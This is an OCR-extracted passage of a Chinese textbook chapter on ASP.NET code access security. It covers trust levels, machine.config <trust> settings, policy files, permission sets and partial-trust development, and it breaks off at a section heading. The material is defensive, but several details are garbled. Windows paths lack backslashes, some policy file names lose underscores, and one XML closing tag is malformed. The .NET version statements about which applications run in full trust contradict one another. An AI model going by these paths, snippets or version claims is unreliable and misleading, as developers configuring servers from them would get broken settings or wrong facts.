



图 12-5　攻击者输入 URL




图 12-6　提交 URL

# 第四部分

# 第 13 章　程序间的访问策略

程序间的访问策略是代码信任技术，是一种资源约束模型，管理员可以使用它来确定特定代码如何访问指定的资源并执行其他特权操作。本章的重点放在 ASP.NET 代码的访问安全配置上，通过实例说明如何克服开发可信任的 Web 应用程序时可能遇到的一些主要障碍，详细阐述代码访问安全的实现要素。读者将学会如何开发中度信任的 Web 应用程序。

## 13.1　代码信任技术概述

传统的基于用户的安全（如操作系统提供的安全）需要根据用户标识对各种资源的访问进行授权。

在 Microsoft .NET 框架的 3.0 以上版本中，管理员可以为 ASP.NET Web 应用程序和 Web 服务（可以由多个程序集组成）配置策略，而且它们还可授予代码访问安全权限，允许应用程序访问特定的资源类型，执行特定的特权操作。

例如，管理员可能不对从 Internet 下载的代码授予访问任何资源的权限，而某个特定公司开发的 Web 应用程序代码应该获得更高的信任度。例如，允许访问文件系统、事件日志和 Microsoft SQL Server 数据库。

糟糕的是，本地管理员启动的程序在本机上是没有限制的。如果管理员的标识被哄骗，恶意用户就可以使用管理员的安全上下文执行代码，那么对恶意用户同样没有限制。

注意：使用.NET 框架 2.0 以下版本构建的 Web 应用程序和 Web 服务总是以无限的代码访问权限运行的，不必进行配置。

## 13.2　资源访问安全

所有来自 ASP.NET 应用程序和托管代码的资源访问一般要受以下两个安全层次的限制：

### 1．代码访问安全层

代码访问安全层验证当前调用堆栈中的所有代码（一直引向并包括资源访问代码）是否已经得到访问资源的授权，管理员可以使用代码访问安全策略将权限授予程序集。权限确定了程序集可以访问哪些资源类型，这些类型包含文件系统、注册表、事件日志、目录

服务、Microsoft SQL Server 相关文件、OLE DB 数据源和网络资源。

### 2. 操作系统/平台安全层

操作系统/平台安全层将验证请求方线程的安全上下文是否可以访问资源。如果线程正在模拟，则使用线程模拟标记；否则使用进程标记并与同资源相关联的访问控制列表（Access Controlling List，ACL）进行比较，以确定所请求的操作是否可以执行，所请求的资源是否可以访问。

资源如果要成功地进行访问，必须通过以上两种检查。.NET 框架公开的所有资源类型都是用代码访问权限保护的。图 13-1 所示为 Web 应用程序访问的一组常见的资源类型，以及访问成功必需的相关代码访问权限。





图 13-1　ASP.NET Web 权限关系

## 13.3　完全信任和部分信任

默认时，Web 应用程序以完全信任方式运行。完全信任的应用程序将被代码访问安全策略授予无限的代码访问权限，这些权限包括内置的系统权限和自定义权限。这意味着代

码访问安全将不会阻止应用程序访问任何得到保护的资源类型，资源访问的成败完全取决于操作系统级安全。

完全信任运行的 Web 应用程序包括所有用.NET 框架 2.0 以上版本构建的 ASP.NET 应用程序。默认.NET 框架 2.0 以下版应用程序是以完全信任运行的，信任级可以配置为使用<trust>元素，这一点在本章后面进行讲述。

如果一个应用程序被配置为 Full 之外的某个信任级，就称它为部分信任应用程序。部分信任应用程序的权限是受限的，该权限将限制访问受保护资源的能力。

# 13.4 代码访问安全配置

Web 应用程序默认以完全信任运行，具有所有权限。在 ASP.NET 中要修改代码访问安全的信任级，必须在 machine.config 或 web.config 中设置一个开关，将应用程序配置为部分信任级别。

## 1. 配置信任级

machine.config 中的<trust>元素控制是否为 Web 应用程序启用代码访问安全。打开 machine.config，搜索“”，可以参看如下代码：

```
<system.web>
  <!-- level="[Full|High|Medium|Low|Minimal]" -->
  <trust level="Full" originUrl=""/>
</system.web>
```

当信任级设置为 Full 时，将禁用代码访问安全，因为权限要求并不阻止访问资源的尝试。这是.NET 框架构建 ASP.NET Web 应用程序的唯一选择。从 Full 到 Minimal，每个级别都会删去一些权限，限制应用程序访问受保护资源和执行特权操作的能力，每个级别都提供了更大程度的应用程序独立性。表 13-1 所示为预定义的各个信任级，并指出了每个信任级与前一级别相比较的主要限制。

表 13-1 信任级所施加的限制

| 信任级 | 主 要 限 制 |
|---|---|
| Full | 所有权限；应用程序可以访问任何受操作系统安全限制的资源，支持所有的特权操作 |
| High | 不能调用非托管代码；<br>不能调用服务组件；<br>不能写事件日志；<br>不能访问 Microsoft 消息队列；<br>不能访问 OLE DB 数据源 |
| Medium | 除上述限制之外，文件访问仅限于当前应用程序目录，不允许访问注册表 |
| Low | 除上述限制之外，应用程序不能连接 SQL Server，代码无法调用 CodeAccessPermission.Assert（即不能监测安全权限） |
| Minimal | 只有执行权限 |

### 2. 锁定信任级

如果 Web 服务器管理员想使用代码访问安全来确保应用程序的独立性，并限制对系统级资源的访问，就必须在计算机上定义安全策略，防止应用程序将其改写。

应用程序服务提供商或者负责在同一服务器上运行多个 Web 应用程序的任何人，应该锁定所有 Web 应用程序的信任级，即将 Machine.config 中的<trust>元素加入<location>标记，并将 allowOverride 属性设置为 false，代码如下所示：

```
<location allowOverride="false">
  <system.web>
    <!-- level="[Full|High|Medium|Low|Minimal]" -->
    <trust level="Medium" originUrl=""/>
  </system.web>
</location>
```

## 13.5　ASP.NET 策略文件

每个信任级都与一个 XML 策略文件对应，策略文件列出了每个信任级授予的权限集。策略文件位于以下目录：

```
%windir%Microsoft.NETFramework{version}CONFIG
```

信任级通过 Machine.config 中的<trustLevel>元素与策略文件进行对应，这些元素位于<trust>元素之中，代码如下所示：

```
<location allowOverride="true">
  <system.web>
    <securityPolicy>
      <trustLevel name="Full" policyFile="internal"/>
      <trustLevel name="High" policyFile="web_hightrust.config"/>
      <trustLevel name="Medium" policyFile="web mediumtrust.config"/>
      <trustLevel name="Low" policyFile="web_lowtrust.config"/>
      <trustLevel name="Minimal" policyFile="web minimaltrust.config"/>
    </securityPolicy>
    <!--  level="[Full|High|Medium|Low|Minimal]" -->
    <trust level="Full" originUrl=""/>
  </system.web>
</location>
```

**注意：**完全信任级没有对应的策略文件。这是一个特例，表示所有权限的无限集。ASP.NET 策略是可完全配置的。除了默认的策略文件之外，管理员可以创建自定义权限文件，并使用<trust>元素对其进行配置，这一点将在本章的后面进行叙述。与自定义级别相关的策略文件必须用 Machine.config 中的<trustLevel>元素进行定义。

## 13.6　ASP.NET 安全策略

代码访问安全策略是层次化的，可以在多个级别上进行管理。可以为企业级、机器级、

用户级和应用程序级创建策略。ASP.NET 代码访问安全策略是应用程序级策略的实例。

XML 配置文件中为每个级都定义了策略。企业级、机器级和用户级策略可以用 Microsoft.NET 框架的配置工具进行配置，但是 ASP.NET 策略文件必须使用 XML 编辑器或文本编辑器手工进行编辑。

ASP.NET 信任级策略文件指出哪些权限可以被授予某个特定信任级配置的应用程序。授予 ASP.NET 应用程序的实际权限是由所有策略级（包括企业级、机器级、用户级和 ASP.NET 应用程序域级策略）授予的权限交集确定的。

策略的层次是从企业级向下计算到 ASP.NET 应用程序级的，权限的范围不断缩小。如果没有更高的级别首先授予权限，就无法在 ASP.NET 应用程序级添加权限。这种方式确保了企业级管理员始终具有最终决定权，在应用程序域中运行的恶意代码无法请求比管理员配置权限更多的权限。

### 1. ASP.NET策略文件

为了了解某个特定的信任级定义的权限，可以在记事本或者 XML 编辑器中打开相应的策略文件，找到 ASP.NET 命名权限集。此权限集列出了为当前信任级的应用程序配置的权限。

注意：FullTrust 和 Nothing 权限集中不包含权限元素，因为 FullTrust 意味着所有权限，而“Nothing”意味着不包含权限。

以下代码片段显示了一个 ASP.NET 策略文件的主要元素：

```
<configuration>
   <mscorlib>
      <security>
         <policy>
            <PolicyLevel version="1">
               <SecurityClasses>
                 ... list of security classes, permission types,
                   and code group types ...
               </SecurityClasses>
               <NamedPermissionSets>
                 <PermissionSet Name="FullTrust" ... />
                 <PermissionSet Name="Nothing" .../>
                 <PermissionSet Name="ASP.NET" ...
                   ... This is the interesting part ...
                   ... List of individual permissions...
                      <IPermission
                            class="AspNetHostingPermission"
                            version="1"
                            Level="High" />
                      <IPermission
                            class="DnsPermission"
                            version="1"
                            Unrestricted="true" />
                    ...Continued list of permissions...
                 </PermissionSet>
            </PolicyLevel version="1">
         </policy>
      </security>
   </mscorlib>
</configuration>
```

上述的<IPermission>元素定义了权限类型名、版本和是否处于无限状态。

### 2. 权限状态和无限权限

许多权限都包含状态，状态可以用于微调指定的访问权限，准确地确定允许应用程序的行为。例如，FileIOPermission 可以指定一个目录和一个访问类型（读取、写等）。以下代码演示呼叫代码被授予访问 C:SomeDir 目录的读取权限：

```
(new FileIOPermission(FileIOPermissionAccess.Read, @"C:SomeDir")).Demand();
```

如果处于无限状态时，FileIOPermission 允许对文件系统的任何区域进行任何类型的访问（当然，操作系统安全仍然适用）。以下代码演示呼叫代码被授予无限的 FileIOPermission 访问权限：

```
(new FileIOPermission(PermissionState.Unrestricted)).Demand();
```

### 3. ASP.NET命名权限集

ASP.NET 策略文件包含一个 ASP.NET 命名权限集。该权限集定义了应用程序域策略授予相关应用程序的权限。

ASP.NET 策略还引入了一个自定义的 AspNetHostingPermission，包括与默认级别之一对应的相关 Level 属性，System.Web 和 System.Web.Mobile 中所有公共类型都是用此权限的 Minimum 级要求进行保护的。这样就确保了如果没有管理员的特定策略配置，Web 应用程序代码就无法用于其他的部分信任环境。

### 4. 替换参数

如果对某个 ASP.NET 策略文件进行编辑，就会注意到有些权限元素包含替换参数（$AppDirUrl$、$CodeGen$和$Gac$）。这些参数可将权限配置到属于 Web 应用程序从不同位置加载的程序集。每个替换参数都会在安全策略计算时用实际值进行替换，这一过程会在第一次 Web 应用程序的程序集加载时进行，Web 应用程序可能包括以下三种程序集类型：

（1）生成时编译并部署在应用程序 bin 目录中的私有程序集。

这种类型的程序集不具有强名称，ASP.NET Web 应用程序所使用的具有强名称的程序集必须安装在全局程序集缓存中。

（2）响应页请求生成的动态编译程序集。

（3）从计算机的全局程序集缓存加载的共享程序集。

每个程序集类型都有一个相关的替换参数，如表 13-2 所示。

**表 13-2 代码访问安全策略的替换参数**

| 参　　数 | 代　　表 |
|---|---|
| $AppDirUrl$ | 应用程序的虚拟根目录。允许权限应用于位于应用程序 bin 目录中的代码 |
| $CodeGen$ | 包含动态生成的程序集的目录（例如，.aspx 页的编译结果）。可以逐个应用程序进行配置，默认时是%windir%\Microsoft.NET\Framework\{version}\Temporary ASP.NET Files。$CodeGen$ 允许权限应用于动态生成的程序集 |
| $Gac$ | 安装在计算机的全局程序集缓存（Global Assembly Cache，GAC）（%windir%\assembly）中的任何程序集。这允许权限被授予 Web 应用程序从 Global Assembly Cache 加载的具有强名称的程序集 |

## 13.7 开发部分信任 Web 应用程序

所谓部分信任 Web 应用程序就是没有完全信任但具有代码访问安全策略确定的代码访问权限受限集的应用程序，也就是限制了部分信任的应用程序访问资源和执行其他特权操作的能力。部分信任应用程序有些权限是被拒绝的，因此无法直接访问那些要求此类权限的资源。其他权限是以受限方式授予的，是要以一种受限的方式进行访问。例如，受限的 FileIOPermission 可能指定应用程序可访问文件系统，但只是应用程序虚拟根目录下的目录。

通过将 Web 应用程序或者 Web 服务配置为部分信任，可以限制应用程序访问关键系统资源或属于其他 Web 应用程序的资源的能力。仅授予应用程序需要的权限，就可以构建最低特权的 Web 应用程序，Web 应用程序受到代码注入攻击的威胁时限制潜在的损害降到最低。

如果对一个现有的 Web 应用程序重新配置运行在部分信任级，则有可能遇到以下问题，除非应用程序在访问的资源上受到严格限制：

（1）应用程序无法调用具有强名称而且没有使用 APTCA（AllowPartiallyTrustedCallers-Attribute）批注的程序集。没有 APTCA，具有强名称的程序集将发出一个完全信任要求，该要求到达部分信任 Web 应用程序时会失败。许多系统程序集只支持完全信任调用方。以下列表说明了哪些.NET 框架程序集支持部分信任调用方，可以被无沙箱保护的程序集的部分信任 Web 应用程序直接进行调用。

以下系统程序集都应用了 APTCA，也就是意味着它们可以被部分信任 Web 应用程序或任何部分信任代码所调用：

```
• System.Windows.Forms.dll;
• System.Drawing.dll;
• System.dll;
• Mscorlib.dll;
• IEExecRemote.dll;
• Accessibility.dll;
• Microsoft.VisualBasic.dll;
• System.XML.dll;
• System.Web.dll;
• System.Web.Services.dll;
• System.Data.dll。
```

如果部分信任应用程序因为调用了没有用 APTCA 标记的强名称的程序集而失败，就会生成一个 SecurityException 异常，在此情况下异常中不会包含更多调用失败的信息。

（2）权限要求可能一开始就失败，配置的信任级可能无法授予应用程序访问特定资源类型必要的权限。以下是一些常见的场景：

① 应用程序使用事件日志或注册表。部分信任 Web 应用程序不具备访问这些系统资源必需的权限，如果代码访问这些系统资源，将生成一个 SecurityException 异常。

② 应用程序使用 ADO.NET OLE DB 数据提供程序访问数据源。OLE DB 数据提供程序需要完全信任调用方。

③ 应用程序调用 Web 服务。部分信任 Web 应用程序具有一个受限的 WebPermission，这将影响应用程序调用位于远程站点上的 Web 服务的能力。

## 13.8　部分信任级的配置方法

如果开发人员计划将一个现有的应用程序迁移到部分信任级，一种办法是逐渐降低权限，这样就可以看到应用程序的哪些部分会出问题，所需的信任级应该取决于想要为应用程序设置的限制程度。步骤如下：

（1）配置为高、中、低或最低信任的应用程序将无法调用非托管代码或服务组件、写事件日志、访问消息队列或访问 OLE DB 数据源。

（2）配置为高度信任的应用程序将有无限的对文件系统的访问权限。

（3）配置为中度信任的应用程序有受限的文件系统访问权限，它们只能访问自己的应用程序目录层次中的文件。

（4）配置为低度或者最低信任的应用程序无法访问 SQL Server 数据库。

（5）最低信任的应用程序无法访问任何资源。

## 13.9　部分信任的 Web 应用程序处理策略

如果开发一个部分信任的 Web 应用程序或在部分信任级启用一个现有的应用程序，将会遇到很多问题，因为应用程序将尝试访问没有相应权限的资源，这时可以使用两种基本的办法：

### 1. 自定义策略

自定义策略是两种方法中相对容易实现的方法，而且不需要开发人员做任何工作。但有时 Web 服务器上的安全策略不允许，而且在某些情况下，调用.NET 框架类库的代码可能需要完全信任。这些情况下就必须使用沙箱保护了。例如，以下资源要求完全信任，所以在资源访问代码访问这些资源的时候必须用沙箱进行保护：

事件日志（通过 EventLog 类）。

- ❑ OLE DB 数据源（通过 ADO.NET OLE DB 数据提供程序）；
- ❑ ODBC 数据源（通过 ADO.NET ODBC .NET 数据提供程序）；
- ❑ Oracle 数据库（通过 ADO.NET Oracle .NET 数据提供程序）。

这个列表并不完整，但已经包含了当前需要完全信任的常用资源类型。

### 2. 沙箱保护策略

将资源访问代码放入一个包装程序集，授予包装程序集（而不是 Web 应用程序）完全信任权限，并用沙箱保护特权代码的权限需求。

使用哪种方法取决于具体问题，如果尝试调用一个不包含 AllowPartiallyTrustedCallers-

Attribute 的系统程序集，那么问题就变成了如何给一段代码授予完全信任权限。在此情况下就应该使用沙箱保护方式，授予用沙箱保护的包装程序集以完全信任权限。如果将特权应用程序代码放入单独的程序集，用沙箱保护起来，可以授予程序集更多的权限。或可以授予它完全信任，而无需整个应用程序以扩展的权限运行。

例如，使用 ADO.NET OLE DB 数据提供程序并与 System.Data.OleDb.OleDbCommand 类交互的代码就需要完全信任。虽然 System.Data.dll 程序集已经用 AllowPartiallyTrusted-CallersAttribute、System.Data.OleDb.OleDbCommand 类等进行标记，但是仍然无法由部分信任调用方进行调用，因为它是用一个完全信任的链接要求保护起来的。下面运行以下命令，从%windir%Microsoft.NETFramework{version}目录打开 permview 实用工具：

```
permview /DECL /OUTPUT System.Data.Perms.txt System.Data.dll
```

System.Data.Perms.txt 中的输出包含以下输出结果：

```
class System.Data.OleDb.OleDbCommand LinktimeDemand permission set:
<PermissionSet class="System.Security.PermissionSet"
             version="1" Unrestricted="true"/>
```

这说明保护 System.Data.OleDb.OleDbCommand 类的链接要求中使用了一个无限权限集（完全信任）。在此类情况下，配置策略授予部分信任代码以特定的无限权限（如 OleDbPermission）是不够的；相反，则必须用沙箱保护资源访问代码，并授予它完全信任，而最简单的实现方式就是将其安装在 GAC 中。

然后，使用 Permview.exe 找出其他类的权限需求。虽然这里只显示了声明性安全属性，如果一个类必须要求完全信任，那么就无法通过 Permview.exe 进行查看。这时，通过从部分信任代码中调用它并诊断是否有任何安全异常，来测试类的安全需求。

仅仅因为程序集用 APTCA 进行了标记，并不意味着所有包含的类都支持部分信任调用方，有些类可能包含显式的完全信任要求。

# 13.10 自定义策略

如果 Web 应用程序代码所需要的权限比特定 ASP.NET 信任级所授予的还要多，那么最简单的选择就是自定义一个策略文件，授予 Web 应用程序更多的代码访问权限。可以修改现有的策略文件并授予更多的权限，也可以根据现有策略文件创建一个新的策略文件。

如果修改了内置的策略文件（如中度信任的 Web_mediumtrust.config 策略文件），将会影响配置为某个信任运行的所有应用程序。

为特定的应用程序自定义策略的步骤如下：

（1）复制现有的策略文件，由此创建一个新的策略文件。例如，复制一个中度信任策略文件，并创建一个新的策略文件，代码如下所示：

```
%windir%Microsoft.NETFramework{version}CONFIGweb_yourtrust.config
```

（2）在策略文件中添加 ASP.NET 权限集所需权限，或修改现有权限以授予限制性较低的权限。

（3）在 Machine.config 中的<securityPolicy>下为新的信任级文件添加一个新的<trustLevel>映射，代码如下所示：

```
<securityPolicy>
  <trustLevel name="Custom" policyFile="web yourtrust.config"/>
  ⋮
</securityPolicy>
```

（4）配置应用程序在新的信任级运行，配置应用程序 web.config 文件中的<trust>元素，代码如下所示：

```
<system.web>
  <trust level="Custom" originUrl=""/>
</system.web>
```

# 13.11　沙箱保护策略

